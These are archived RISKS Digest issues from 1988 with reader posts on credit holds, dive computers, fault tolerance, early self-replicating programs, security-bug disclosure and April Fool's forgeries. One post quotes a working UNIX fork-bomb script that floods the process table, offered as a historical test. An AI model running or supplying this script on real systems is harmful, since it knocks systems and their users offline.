Bill Kennedy ...{rutgers,cbosgd,ihnp4!petro}!ssbn!bill or bill@ssbn.WLK.COM

Credit card limits

<Richard_Wiggins@um.cc.umich.edu> Wed, 30 Mar 88 00:11:56 EST

A standard problem with credit card limits is that a firm can run your card to

the limit with a hold, and you are then out of credit until the hold is resolved. (I, for one, would like definitive word on when holds are removed.)

Two cases in which holds for estimated amounts are used:

When you check into a hotel, they guess how much you are likely to spend based on the number of days and the room rate, plus a fudge factor for food or phone charges you might ring up. If you stay beyond your original plans, they continue to call in for additional authorizations, usually at the same estimated rate, regardless of how much you may have spent.

If you have an accident in a rental car, and you don't have the damage insurance from the rental agency, they may tie up your credit -- up to the limit, of course -- until you make a settlement. When a car I'd rented from National in Salt Lake City was struck by a deer a couple of years ago, they were quite sanguine when I called to report the problem. When I physically returned a few days later, they looked at the police estimate of \$1100 and wanted to charge it to my credit card. I persuaded them that I was adequately insured, but they insisted on running through a blank charge slip and making me sign it. Since it was a long walk to the terminal I very reluctantly agreed. (My insurance paid, not my plastic.)

Now, one could imagine cases where a negligent or hostile clerk typos in the authorization process, and say, sends through a request for 10X the proper amount. You may have enough credit for that, but not for the next charge!

In light of all this, it seems prudent to carry more than one credit card, even if the same "brand".

Bankcard authorizations

John Pershing <PERSHNG@ibm.com>
1 Apr 88 09:31:31 EST

The credit authorization process is essentially one big calculated risk. What typically happens is: the authorization request is submitted to the merchant's bank, which forwards it to the appropriate clearinghouse (one for each of the major cards). If the clearinghouse does not respond promptly (e.g., within 10 seconds), it counts as a tacit approval. We mustn't keep the customer waiting!

The clearinghouse's computer looks up the card number in its "negative file" of cards that are lost, stolen, or in arrears, and rejects the transaction if it finds an entry. Otherwise, it forwards the transaction to the bank that owns the account. If the owning bank does not respond promptly (e.g., within 5 seconds), it counts as a tacit approval. The clearninghouse then sends the answer ("yea" or "nay") back to the merchant's bank, and thence to the merchant.

Assuming that the computers at the banks and clearinghouses are all up 100% of the time, along with the communication networks, and that they are not so bogged down that they cannot respond in time, then the system always works.

It's that simple! (...chuckle...)

Anybody want to venture a guess at the transaction load seen, e.g., by the MasterCard clearinghouse during the week before Christmas? Does anybody still wonder how a few bad authorizations manage to slip through the cracks? Can anybody think of a better way?

John A. Pershing Jr., IBM Research, Yorktown Heights

★ Things that go POOF!

<Vander-Vlis@DOCKMASTER.ARPA> Thu, 31 Mar 88 08:35 EST

Having worked in a NYC bank for five years I must disagree with an earlier statement that a decomposed check is untraceable. The only way that the check could disappear without a trace is if it decomposed before the teller could process it. This is usually done at the end of the day. Each check must be marked with the banks cancellation stamp. This stamping is performed by a machine which, at the same time, takes a photograph of the check for bank records. When that check finally decomposes, there will be an accounting discrepancy between two financial institutions which (believe it or not) will be traced back to that photograph. This knowledge comes from the painful personal experience of sitting with a microfilm reader looking through all checks processed on a certain day in search of one bleepin' check.

This plot would more than likely be uncovered even if the check decomposed in the teller's drawer. If you ever watched your teller when making a deposit you know that he/she writes down the amount of cash as well as the amount of each check. If while proving their till for the day the teller can't come up with matching debits and credits they will cross-check their deposit slips with their checks and find the slip which doesn't have a check to go with it. Although they can not fault the depositor for the loss of the check, if this were to happen frequently, the bank would eventually become aware of it. Incidentally, this is an old scam. I'm surprised that it actually made the news at all.

diving tables

Joel Kirsh <KIRSH@NUACC.ACNS.NWU.Edu> Wed, 30 Mar 88 10:12 CST

The user interface on the new diving computers is certainly critical, but most divers are still using the standard US Navy tables (which are orders of magnitude cheaper). These tables contain still another RISK, that of making unreasonable assumptions about the relevant characteristics of the user.

The allowable depths, times, and recommended decompression stops in the USN tables were determined from a population of physically fit, well-trained, and highly motivated subjects (ie USN divers). Even so, when followed exactly, the tables are expected to result in a finite percentage (on the order of 5%) of

decompression injuries.

Diving Computers

Keith 'Dain Bramaged' Anderson <KANDERSON%HAMPVMS.BITNET@MITVMA.MIT.EDU> Wed, 30 Mar 88 11:08 EST

I recently read a letter in this digest questioning the safety of the new diving computers ("The Edge" and "The Skinnydipper", by a company I forget the name of) and decided to add my 2 bits.

I have to explain a little about diving to explain these computers.

Air is made up of approximately 80% nitrogen. At sea level, our bodies are saturated with nitrogen. When a diver decends, the pressure exerted on his or her body increases one atmosphere for every 33 feet he decends (one at sea level, two 33 ft under, three at 66 ft under etc.). This increase forces more nitrogen into solution in the diver's body. If the diver absorbs too much nitrogen, it will bubble out of solution as he or she acends to lower pressure. Nitrogen bubbles in the bloodstream are bad (ahem). The Navy compiled tables using _men_ in the prime of health, of limits as to the amount of time a diver could stay at any depth (down to 150 ft) and then surface normally and not get the bends. These are the maximum No-decompression limits tables. These tables have a 5% failure rate. Another way to avoid the bends is to dive to a certain depth for a certain time, and then on acending, stop at 10 feet under for a a certain time to allow nitrogen to be outgassed, and then surfacing. These are called decompression dives, and also have a set of tables. What none of these tables allow for is the fact that if a diver dives to 90 feet for a while, and then acsends a little and spends the rest of his or her dive at 60 feet, the nitrogen absorbed at 90 feet will be outgassed at 60 ft until the 60 saturation point. What the new computers do is credit the diver with time spent at a lesser depth, and debit him or her for deeper depths. These computers also follow tables that are more conservative than the standard Navy tables, thus making for a safer dive.

The message that appears telleing a diver to acend more slowly is to prevent a different problem. The air coming out of a SCUBA tank arrives in the lungs at the same pressure as the surrounding water. If a diver fills his or her lungs with air at 90 psi (the pressure it is recieved at at 20ft), and then ascends to 10 ft under, the pressure decreases to 45 psi, so the air in the divers lungs tries to double its volume. The lungs have no nerves that tell the brain that they are being stretched too much, so they tear. This also is bad. The simple way to avoid this problem is to ascend slowly enough that the air has a chance to be expelled, and a new, lower pressure breath may be taken in. Divers have a bad habit of swimming to the surface too quickly (the new optimum rate of acent is 20 feet per minute (!) this means it should take 5 minutes to acend from 100 feet down), and so the computers constantly warn divers to acend more slowly.

As for the question of bad human interfacing, a diver checks his or her air pressure frequently (wouldn't you?), and the computers are designed to clamp onto the same hose that leads to the pressure guage, thus making it rather hard

to miss.

Keith Anderson, Hampshire College, Kanderson@hampvms

P.S. you have just received the majority of the classwork in a SCUBA course.

★ Re: Terminals and checking the facts (RISKS-6.52)

a.e. mossberg <aem@miavax.miami.edu> Fri, 1 Apr 88 13:49:20 EDT

I'm afraid Jerry's flames are well deserved, before sending the letter I merely checked the TVI9220 and WYSE 85 manuals (the first, a 'vt220' compatible, the second, a 'vt200' compatible). They list a vt command for entering block mode (DECEDM) but only wyse and televideo specific commands for sending the contents of the screen. In the case of the televideo, the command is only in 9220 mode.

a.e.mossberg Bitnet: aem@miavax.miami.edu@cunyvm uucp: ...!uunet!miavax!aem SPAN: aem@mthvax.span (3.91)



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 54

Monday 4 April 1988

Contents

Re: April Fool's Warning from Usenet

Gene Spafford

Intolerant Fault-Tolerance

Jerome H. Saltzer

How Computers Get Your Goat

PGN

Old viruses

Jerry Leichter

Re: Notifying users of security problems

Andy Goldstein

The "previous account" referred to in RISKS-6.51

Les Earnest

Just Another Unix Spoof

Paul Cudney

Info on RISKS (comp.risks)

★ Re: April Fool's Warning from Usenet (RISKS-6.52)

Gene Spafford <spaf@purdue.edu> 4 Apr 88 23:34:57 GMT

In Risks 6.52, Cliff Stoll forwarded a posting on the Usenet about forged articles. He attributed it to me, and unfortunately either Cliff or Peter trimmed most of the news header lines out. Why was it unfortunate? Because the article was itself a forgery, and the headers exhibited all of the indicators the posting warned were in bogus articles!

It was a marvelous joke except for the fact I've gotten about 40 mail messages so far from people who didn't realize that it was a forgery. Now it shows up in Risks!

I am 99% certain who did it, and I can't wait for next April 1....

Gene Spafford

NSF/Purdue/U of Florida Software Engineering Research Center,
Dept. of Computer Sciences, Purdue University, W. Lafayette IN 47907-2004
Internet: spaf@cs.purdue.edu uucp: ...!{decwrl,gatech,ucbvax}!purdue!spaf

[Mortifications from the Moderator, who tries to keep RISKS Readable by Hewing Headers. In this case I should have left the entire sequence in, to add to the evidence described in the message. Very clever. PGN]

✓ Intolerant Fault-Tolerance (RISKS-6.53)

Jerome H. Saltzer <Saltzer@ATHENA.MIT.EDU> Sun, 3 Apr 88 14:10:38 EST

- > From: mann (Tim Mann) . . .
- > This incident teaches two lessons about engineering a fault-tolerant system,
- > neither of which should come as a surprise. First, a fault-tolerant system
- > must report the faults it tolerates ...

@begin(Soapbox)

This lesson reported by Tim Mann bears underlining. I would guess that the single design mistake I have seen repeated most often in 25 years of observing computer systems is that one: providing what appears to be fault tolerance, but neglecting to provide a means of reporting when a fault has been encountered and successfully masked. As a result, many so-called fault-tolerant systems actually run for much of their lifetime in a state where a single fault will bring them down. A redundant system that is thought to be operating well back from the edge of a catastrophe cliff may actually be standing on the edge without its users or operators being aware.

Examples are legion, even in the systems we use every day:

- backup tapes with write errors undiscovered till they are needed.
- packets mysteriously lost in the Ethernet or the gateway; the higher-level protocol successfully retries.
- the non-responding internet name server; the next one in the list responds.
- mail links that are down more often than up; but up enough that the mail usually gets through.

A system that provides redundancy but omits any mechanism to call for repair when the redundancy is invoked is more complex and expensive than a non-redundant system, but it ISN'T really fault-tolerant.

A closely related problem occurs when a fault-tolerant system with properly engineered fault reporting is operated in a mode where its calls for help get ignored or given such low priority that they might as well not be there. The blame in this case isn't with the original engineers (unless they buried the calls for help in the middle of a log full of uninteresting events), but the RISK is the same.

Next time someone shows off a "fault-tolerant" system that seems to be able to

survive having a 45-caliber slug fired through one component, as part of the demo ask to see the trouble report that the system generated in response to the incident. If there isn't one, take your business elsewhere.

@end(Soapbox)

Jerry Saltzer

"How Computers Get Your Goat"

Peter G. Neumann <NEUMANN@csl.sri.com> Sat 2 Apr 88 10:46:01-PST

Anyone who has used a personal computer has been forced to wait while the machine completed some task. A University of Texas at Arlington researcher has found that such waiting can produce anxiety and theorizes that such anxiety reduces productivity. The researcher, Jan L. Guynes, used psychological tests to classify 86 volunteers as either Type A or Type B personalities. The volunteers were given 20 minutes to make editing corrections on text in a personal computer, in which delays were programmed. She found that a slow, unpredictable computer increased anxiety in both groups equally, even though Type A personalities were generally more anxious before undertaking the editing task, and that such added anxiety may affect performance.

New York Times item, from the SF Chronicle, 30 March 1988, p. A3.

Old viruses

LEICHTER-JERRY@CS.YALE.EDU <"Jerry Leichter> Mon, 4 Apr 88 17:31 EST

In a recent RISKS, Bill Kennedy mentions a program he saw on an IBM 360 back in 1974 which submitted multiple copies of itself. This rang a bell; I remember hearing talk of a similar program at Princeton. Since I graduated in 1973, the idea goes back at least that far. No one claimed to have actually run it themselves - it was always something they had heard about someone else doing. But the possibility was certainly understood, and I recall discussions about the consequences, and speculations about how many copies of itself the program should submit for maximum effect. (Anything more than an average of one was certain to clog the system eventually; but you could modulate how long it would take for the system to slowly grind to a halt.)

There was also discussion of counter-moves. Given the way OS/360 and ASP were structured, the best approach we could come up with was to remove the account the program - just as in Bill Kennedy's story usually named "RABBIT" or "RABBITS" - was running in. Given the general insecurity of OS/360, however, it wasn't hard to get different copies of RABBITS to run under many different accounts. Such a RABBITS program could be quite difficult and expensive to kill - clearing out the queues on a batch-oriented system is not something to be done lightly!

BTW, the great-granddaddy of all such programs wasn't a virus at all - it arose innocently as a bug in some early version of OS/360. The exact details are lost in the mists of time, but they went something like this: If your program abend'ed (aborted), you got a post-mortem dump. Some sort of job setting requested that the dump be printed. Often, you could quickly determine that the dump was of no interest. So you asked the operator to kill the print job. Unfortunately, the "print dump on abend" switch stayed on: Killing the print job lead to a post-mortem dump....

-- Jerry

★ Re: Notifying users of security problems

Andy Goldstein <goldstein%star.DEC@decwrl.dec.com> Mon, 4 Apr 88 15:28:53 PDT

- > Date: 31 Mar 88 01:25:29 PST (Thursday)
- > From: "hugh_davies.WGC1RX"@Xerox.COM
- > Subject: Re: Notifying users of security problems
- > In RISKS 6.50, Andy Goldstein (goldstein%star.DEC@decwrl.dec.com) states...
- > "Sending out notice of the presence of a bug without a correction or
- > workaround is of course even more irresponsible." ...
- > When I first saw this I couldn't believe what I was reading. ...
- > Please, Andy, tell me I've got it wrong!

Maybe you did misunderstand me; I should have been more precise in the statement you quoted. I was referring specifically to security bugs. That said, I stand by my statement. Let me try to explain...

When a piece of software is shipped containing a bug, knowledge of that bug is contained in the software, in a manner of speaking. At the same time, in most cases knowledge of the bug is not held by any person. That is, the bug was created inadvertantly and unknowingly by the author(s) of the software, and no one has discovered it yet.

A bug does its damage when it is somehow invoked, by use or misuse of a certain feature, or by the unhappy confluence of certain conditions. By and large, ordinary bugs are encountered by users innocently going about their business. That is, no prior knowledge of the bug by the user is involved in encountering the bug; knowledge of the bug by the system is sufficient. Furthermore, the effect of the bug is in general to cause system behavior which is undesirable to the user. Consequently, knowledge of the bug will often permit the user to work around it or defend against it. Since a virus spreads without knowledge of the user, it too falls into this category. Sharing information about most types of bugs, including the existence and nature of particular viruses, is productive and worthwhile.

Now let us compare security bugs to ordinary bugs. I define a security bug as one which permits a user to violate a system's security controls in some significant way (e.g., allowing an ordinary user to become superuser or whatever). Security bugs are by and large not encountered by people innocently going about their business. They are usually found

by the adventurous by inspecting system sources, and are invoked only through creative abuse of obscure system features. (I cannot argue this point with logic, but many years of experience dealing with security bugs tell me it is so.) Most system users (I mean users, not administrators) do not care about security bugs. They do not stand in the way of their getting their work done. The people who care about security bugs are hackers (and of course the system managers trying to fend them off). From the point of view of the hacker, a security bug is an undocumented feature of the system that allows him to do what he wants to do.

So we get to the critical distinction between security bugs and others: Because invocation of a security bug requires a deliberate, unusual action, a security bug is only harmful to an installation when malicious users gain knowledge of the bug. The best analogy I can think of is a lock manufacturer discovering that one of its locks can be easily picked using a previously unknown technique. The challenge we have with security bugs, therefore, is

- (1) not shipping them to begin with
- (2) fixing them as promptly as possible when they are discovered
- (3) keeping knowledge out of the hands of the bad guys until they can be fixed.

Points (1) and (2) are of course mere matters of engineering, manufacturing and distribution. Because we will never achieve instantaneous development and distribution of bug fixes, (3) is the kicker. I have heard many arguments that system managers should be permitted to learn about security bugs, either from the manufacturer or informally via the grapevine. With respect to the VAX/VMS user community, I disagree with this conclusion for several reasons:

- (1) The knowledge won't do them any good. We are long past the time when every computer installation had its wizard who knew (or thought he knew) how to fix every problem that might come up.
 - [Digression: I'm sure half the university system managers have just hit the ceiling. Universities are unique in having available a large pool of cheap, highly talented labor. Among our engineering and commercial customers, technically skilled labor is expensive and hard to come by. Our working assumption is that the majority of our customer base does not, or would rather not have to, understand the internals of VMS to use it.]
- (2) The news may do them harm. Would you, as DP manager of Bank of America, install a "security patch" that originated from, say, UC Berkeley?
- (3) The knowledge may do them harm. Nowadays, any fairly well-off high school kid can buy himself a microvax and be a bona-fide system manager. There is no practical way to tell the good guys from the bad guys anymore. The larger the number of people know of the existence of a security problem, the more likely it is that a bad guy will gain the necessary knowledge to exploit it.

Consequently, DEC has taken the following approach to dealing with security bugs in the future:

- (1) When a security bug is discovered, engineering will develop a fix as rapidly as possible. The fix will be distributed to customers as rapidly as circumstances warrant. To the extent possible, the fix will be constructed so as to make it difficult to reverse-engineer the bug from the fix.
- (2) Once the fix has been distributed, all customers will be notified of the existence of the problem and informed of the urgency of installing the fix. Thus we let the cat out of the bag (hopefully) only after users have been given the tools with which to skin it.

While this policy of secrecy does carry the possibility that a small number of users may incur duplicated effort investigating a security bug, we feel this is a worthwhile trade towards ensuring the safety of the majority of the customer base. I also emphasize that this policy applies only to security bugs that have no operational workaround.

Andy Goldstein, VMS Development

★ The "previous account" referred to in RISKS-6.51

Les Earnest <LES@SAIL.Stanford.EDU>
01 Apr 88 1620 PST

e-t-a-o-n-r-i Spy and the F.B.I.

Reading a book got me into early trouble -- I had an F.B.I. record by age twelve. This bizarre incident caused a problem much later when I needed a security clearance. I learned that I could obtain one only by concealing my sordid past.

A friend named Bob and I read the book "Secret and Urgent," by Fletcher Pratt [Blue Ribbon Books; Garden City, NY; 1942] which was an early popular account of codes and ciphers. Pratt showed how to use letter frequencies to break ciphers and reported that the most frequently occurring letters in typical English text are e-t-a-o-n-r-i, in that order. (The letter frequency order of the story you are now reading is e-t-a-i-o-n-r. The higher frequency of "i" probably reflects the fact that _I_ use the first person singular a lot.)

Pratt's book also treated more advanced cryptographic schemes.

Bob and I decided that we needed to have a secure way to communicate with each other, so we put together a rather elaborate jargon code based on the principles described in the book. I don't remember exactly why we thought we needed it -- we spent much of our time outside of school together, so there was ample time to talk privately. Still, you never could tell when you might need to send a secret message!

We made two copies of the code key (a description of how to encrypt and decrypt our messages) in the form of a single typewritten sheet. We each took a copy

and carried it on our persons at all times when we were wearing clothes.

I actually didn't wear clothes much. I spent nearly all my time outside school wearing just a baggy pair of maroon swimming trunks. That wasn't considered too weird in San Diego.

I had recently been given glasses to wear but generally kept them in a hard case in the pocket of the trousers that I wore to school. I figured that this was a good place to hide my copy of the code key, so I carefully folded it to one-eighth of its original size and stuck it at the bottom of the case, under my glasses.

Every chance I got, I went body surfing at Old Mission Beach. I usually went by streetcar and, since I had to transfer Downtown, I wore clothes.

Unfortunately, while I was riding the trolley home from the beach one Saturday, the case carrying my glasses slipped out of my pocket unnoticed. I reported the loss to my mother that night. She chastised me and later called the streetcar company. They said that the glasses hadn't been turned in.

After a few weeks of waiting in vain for the glasses to turn up, we began to lose hope. My mother didn't rush getting replacement glasses in view of the fact that I hadn't worn them much and they cost about \$8, a large sum at that time. (To me, \$8 represented 40 round trips to the beach by streetcar, or 80 admission fees to the movies.)

Unknown to us, the case had been found by a patriotic citizen who opened it, discovered the code key, recognized that it must belong to a Japanese spy and turned it over to the F.B.I. This was in 1943, just after citizens of Japanese descent had been forced off their property and taken away to concentration camps. I remember hearing that a local grocer was secretly a Colonel in the Japanese Army and had hidden his uniform in the back of his store. A lot of people actually believed these things.

About six weeks later, when I happened to be off on another escapade, my mother was visited by a man who identified himself as an investigator from the F.B.I. (She was a school administrator, but happened to be at home working on her Ph.D. dissertation.) She noticed that there were two more men waiting in a car outside. The agent asked a number of questions about me, including my occupation. He reportedly was quite disappointed when he learned that I was only 12 years old.

He eventually revealed why I was being investigated, showed my mother the glasses and the code key and asked her if she knew where it came from. She didn't, of course. She asked if we could get the glasses back and he agreed.

My mother told the investigator how glad she was to get them back, considering that they cost \$8. He did a slow burn, then said "Lady, this case has cost the government thousands of dollars. It has been the top priority in our office for the last six weeks. We traced the glasses to your son from the prescription by examining the files of nearly every optometrist in San Diego." It apparently didn't occur to them that if I were a REAL Japanese spy, I might have brought the glasses with me from headquarters.

The F.B.I. agent gave back the glasses but kept the code key "for our records."

They apparently were not fully convinced that they were dealing just with kids.

Since our communication scheme had been compromised, Bob and I devised a new key. I started carrying it in my wallet, which I thought was more secure. I don't remember ever exchanging any cryptographic messages. I was always ready, though.

A few years later when I was in college, I got a summer job at the Naval Electronics Lab, which required a security clearance. One of the questions on the application form was "Have you ever been investigated by the F.B.I."

Naturally, I checked "Yes." The next question was, "If so, describe the circumstances." There was very little space on the form, so I answered simply and honestly, "I was suspected of being a Japanese spy."

When I handed the form in to the security officer, he scanned it quickly, looked me over slowly, then said, "Explain this" -- pointing at the F.B.I. question. I described what had happened. He got very agitated, picked up my form, tore it in pieces, and threw it in the waste basket.

He then got out a blank form and handed it to me, saying "Here, fill it out again and don't mention that. If you do, I'll make sure that you NEVER get a security clearance."

I did as he directed and was shortly granted the clearance. I never again disclosed that incident on security clearance forms.

On another occasion much later, I learned by chance that putting certain provocative information on a security clearance form can greatly speed up the clearance process. But that is another story.

Les Earnest

Just Another Unix Spoof -- ISO abandoned

Paul Cudney <cudney@sm.unisys.com> Sat, 2 Apr 88 13:19:08 PST

Are you engaging in fault-encouragement behavior? If so, here is Just Another Unix Spoof (JAUS) to chew on. /Paul

Path: sdcrdcf!ucla-cs!rutgers!bellcore!faline!thumper!kremvax!meese

From: meese@kremvax.arpa

Newsgroups: comp.protocols.tcp-ip,comp.protocols.iso

Subject: OSI abandoned!

Message-ID: <880401@kremvax.arpa>

Date: 1 Apr 88 00:00:01 GMT

Organization: Soviet Sanctuary for Victims of American Persecution

Posted: Fri Apr 1 00:00:01 1988

WASHINGTON -- In a simultaneous announcement that took the computer industry by surprise, OSI leaders today said that they were abandoning their effort to promote the OSI Protocol Suite in favor of the existing US Department of Defense (DoD) ARPANET Protocol Suite.

The official reason cited for the decison was a new report from the Office of Technology Assessment stating that the manpower required to fully implement and test even the few OSI protocols that are now defined would consume the entire output of American university computer science programs for the rest of the century, and that printing and distributing the necessary protocol specifications would consume the entire American and Canadian paper supplies for the next five years.

However, one high-placed source speaking on condition of anonymity said, "The whole OSI thing was a practical joke one of the guys cooked up a few years ago. Nobody ever expected anybody to take it seriously. I mean, who would believe an organization supposedly dedicated to tearing down barriers to free and open communications between computers when it's run by a former director of the National Security Agency? I guess computer people are a lot more gullible than we thought. We kept dropping hints, making the whole thing more and more ridiculous. We hoped that people would eventually catch on, but it didn't work. Finally, our consciences got to us."

In related news, officials at the Mitre Corporation in Bedford, Massachussetts reported that one of their employees, as yet publicly unidentified, froze "as solid as stone" when he heard the announcement. Medical experts have as yet been unable to communicate with the victim or get him to relax his facial muscles, which are reportedly locked into what was described as an "enormous grin".

AP-NR-04-01-88 0001EST



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 55

Tuesday 5 April 1988

Contents

Battle of the Virus Hunter

Amos Shapir

Software & War

Chief Dan Roth

A new RISK prevention scheme?

Eric Haines

not John Saponara

Yet Another UnTimely Risk

Paul Cudney

Olde Virus Shoppe

Barry Hayes

Douglas Jones

Re: (c) Brain VIRUS

Chief Dan Roth

Re: Risks in diving computers

Rich Sands

RISKS in philosophyland

David Thomasson

Risks of NOT giving race/ethnicity

David Rogers

Re: More On Race and Ethnicity Questions...

Henry Spencer

April Forgeries

Charles Daffinger

Rahul Dhesi

Info on RISKS (comp.risks)

✓ Battle of the Virus Hunter

Amos Shapir <nsc!taux01!taux01.UUCP!amos@Sun.COM> 4 Apr 88 21:35:56 GMT

An interesting wager was made in a live TV interview here this afternoon: A software house has announced a product that can warn users of the presence of a virus - any virus - on their PC. It was written by the guy who discovered the 'Israeli Virus'. Another software house, which produces an 'inoculation' program against that virus, claims that a detection of every type of virus by a single program is impossible, and offered a 10,000 shekel bet (about \$6200) against it, which was promptly accepted. They will have a show-down within 2 weeks - this is going to be interesting to watch!

Amos Shapir National Semiconductor (Israel) 6 Maskit st. P.O.B. 3007, Herzlia 46104, Israel Tel. +972 52 522261

Software & War

Chief Dan Roth <chiefdan@vax1.acs.udel.edu>
5 Apr 88 01:07:31 GMT

According to an article in the Christian Science Monitor, the communist rebels in the Phillipines are being hampered by a virus (CSM's terminology) which was meant as part of a software protection scheme.

The rebels have imported a large number of Casio-manufactured laptop computers for coding communications and other "on-the-run" uses in the guerilla war. However, they also have been using pirated software. The software has a built-in "feature" which the rebels are finding quite a disadvantage -- the pirated copies work fine for awhile but then suddenly an "anti-piracy feature" erases all the files on the disk. Not exactly helpful in a battle situation.

(The original article was in the Thursday, March 31st CSM.)

✓ A new RISK prevention scheme?

John Saponara <saponara@tcgould.tn.cornell.edu> Tue, 5 Apr 88 11:01:10 EDT

Thought you might like this one. I found it on the net, but don't recall where it was. The source is some Cray related magazine, I believe.

CRAY - A traditional Shinto ceremony was performed at Cray's systems check-out building in Chippewa Falls to introduce a protective spirit into a new X-MP/24. The ceremony was requested by Century Research Center Corp. (CRC), the Japanese service bureau that ordered the system.

There were two purposes to the ceremony: to help protect the system during shipping and to ensure that it will run smoothly once it is installed on site. "The ceremony places a spirit in the computer that ensures the company will prosper as customers use the system." (Tony Hagiwara, manager of the shipping firm that will deliver the system to Japan.)

The Shinto ceremony traditionally is performed in Japan as a kind of blessing for significant events, such as an important purchase or the dedication of a new building.

Ceremony participants included: the President of Cray Research Japan, Cray's Coordinator of country services, Cray's Director of marketing support, the President of CRC, the Director of CRC's systems engineering division, and an employee of the shipping firm. Each participant laid an evergreen branch on the table before the computer system, bowed, clapped hands twice, and bowed again. When all had finished, the six participants each had a cup of sake and the brief ceremony was over.

An easel with the names of Cray Research and CRC written in Japanese, was brought from Japan for the ceremony. It will return to Japan with the Cray system and sit nearby the system once it is installed, so that the spirit will continue to guard the system, helping keep its operation trouble-free.

Eric Haines

(not John Saponara, no matter what the header of this mail says!)

Yet Another UnTimely Risk

Paul Cudney <cudney@sm.unisys.com> Tue, 5 Apr 88 00:06:55 PST

Before the beginning of computing was time, and with time was change. You might think we would all be familiar enough with calendar time to cope with it easily, even to the point of designing systems to accommodate both the predictable and the politically inevitable. Within the space of two months we have been surprised by reports of problems handling this most pervasive measure of our existence. We have been further surprised by the difficulty in making what most would consider a minor change to a system, such as changing the date Daylight Savings Time goes into effect (or not), as you can see from the following notice. Perhaps the design of a calendar watch algorithim should be required in every software engineering course.

I see several lessons here for RISKS readers. Care to volunteer a few?

> From sysadmin Mon Apr 4 20:20:53 PST 1988

> that prints human-readable dates.

```
> Subject: R&D is off by an hour
> Date: 4 Apr 88 23:57:58 GMT
> Organization: System Development Group, Santa Monica
> The R&D clock has been manually adjusted by an hour to partially
> compsensate for a software bug. The problem is that R&D's release of
> Berkeley Unix predates the US Congress's decision last year to move up
> transition to daylight savings time from the end of April to the beginning
> of April.
> A fix isn't easy because it relies on relinking every piece of software
```

> Here's an example session that illustrates the problem.

>

- > R&D-1% date Mon Apr 4 15:57:37 PST 1988 R&D-2% date -u Mon Apr 4
- > 23:57:37 GMT 1988

>

- > It's 3:57pm PDT, even though 'date' says "PST"; the GMT time is off by an
- > hour because it's really 22:57:37 GMT.

>

- > If your software communicates with the outside world or otherwise relies
- > on an accurate clock, you should take this into account. For example, the
- > GMT Date: headers at the start of news articles posted at R&D are all
- > off by an hour; see the header of this article for an example.

✓ Olde Virus Shoppe

Barry Hayes

bhayes@cascade.stanford.edu>

4 Apr 1988 1352-MST (Monday)

Way way back in, I think, 1978 or so, we created a bug on the time-sharing system at Dartmouth, DTSS. Not really a classical virus, but a fun bug anyway.

There was a kind of file protection called "slave trap programs". You could set up a file so that whenever a program would open that file, a slave trap program would run and its termination status would give the access rights allowed to the program trying the open.

Well, one day we played with the consequesnces of this scheme and wrote a program which, when used as its own slave trap, would change its own name and then terminate. The end result was a file, usually called ELUDE-23 since the length of the program was 23 words, which, when you tried to open it, would change its name to ELUDE-NN, where NN would be the seconds in the time of day.

This confused people, of course, but also caused problems for a few programs. There was a program which would go into every directory on the system and copy over fragmented files, for instance. It issued a system call that would open every file at once to avoid overhead. The result from this call was, for each file, a directory entry, a status return for an open, and a file descriptor. It wasn't very happy when it started getting "file not found" status.

By the way, you out there somewhere Steve?

Olde Virus Shoppe

Douglas Jones <jones%pyrite.CS%cs.uiowa.edu@RELAY.CS.NET> Mon, 4 Apr 88 13:59:20 mst

One of the classic ways to crash a UNIX system is to create an executable file, call it virus, containing code such as the following:

echo "virus" & virus & virus

When run, this shell script prints "virus" on the terminal in parallel with starting two more copies of itself. The resulting proliferation of processes quickly fills the process tables of the system. I have used this for years as a test of UNIX systems, since it is faster to type it in than read the manuals to find out how they manage resource exhaustion.

On older UNIX systems (with no per-user resource limits), this would crash the system as soon as an essential system process could not be created. On newer systems, this effectively disables the user who starts it, and it is hard to kill. The mess can be ended by renaming or deleting the file, at which point, remaining processes will be unable to create new ones; killing individual processes rarely has a useful effect.

I encountered a related problem in an advanced course on fault tolerant computing last spring. We have an Encore multiprocessor at lowa largely dedicated to running student programming assignments. I assigned a project in which students were to write fault tolerant code on the Encore. The people at the computer center began to notice some very unusual loading on the machine soon after students began working on this project. The skeleton of a typical fault tolerant program is outlined below:

```
loop { one iteration is completed for each failure }

if fork = 0 { fork is a UNIX system call to create a process }

then { child process begins executing here }

loop { until failure is detected in parent }

-- code to restore key variables from checkpoint endloop

else { parent process continues executing here }

loop { until failure is detected in child }

-- code doing useful job and being monitored by child

-- code to checkpoint key variables in stable storage endloop

endif
endloop
```

The most obvious problems with this arose when the code to await a failure was wrong and always terminated the loop in question. In this case, huge groups of processes were rapidly created, much like the shell script above.

A more subtle problem arose when students got working programs but forgot to include any code to terminate the program when they were done testing. At least one student didn't realize that his processes weren't going away when he was done, and each of his experimental sessions created another fault tolerant team of CPU bound processes. When the system operators noticed these accumulating, they set out to kill them and got quite frustrated when replacements appeared for each process they killed.

Douglas W. Jones

✓ Re: (c) Brain VIRUS in RISKS DIGEST 6.52

Chief Dan Roth <chiefdan@vax1.acs.udel.edu>
5 Apr 88 00:57:38 GMT

The "(c) Brain" virus is not a new virus.

It is a basically harmless virus which first emerged here at the University of Delaware early last fall. I say *basically* harmless, because (unless its been modified) it doesn't attempt to do any harm to the disks. However, those with a better understanding of DOS on the IBM-PC tell me that in certain very specific cases (I believe involving non-standard data formats) some data could be lost.

Re: Risks in diving computers

Rich Sands <rms@gubba.SPDCC.COM> 4 Apr 88 15:04:34 GMT

J.M.Hicks comments on dive computers:

> Poor human interfaces have been discussed in this forum many times, but >what opinions do people have of users' behaviour when a simple system is >replaced by a complicated system that they do not understand and they >can probably ignore because it takes a conservative view?

As a regular diver and user of an Orca 'EDGE' dive computer, I think that these devices are a perfect example of how computer technology can dramatically REDUCE the risk of an inherently risky activity. Using the old-style Navy dive tables is tricky, requires substantial training, and can be fouled up even by experienced divers. The dive computer's user interface is MUCH easier to use and understand than the manual tables. In this case, computers replace a very complicated system with a much simpler system, not the other way around.

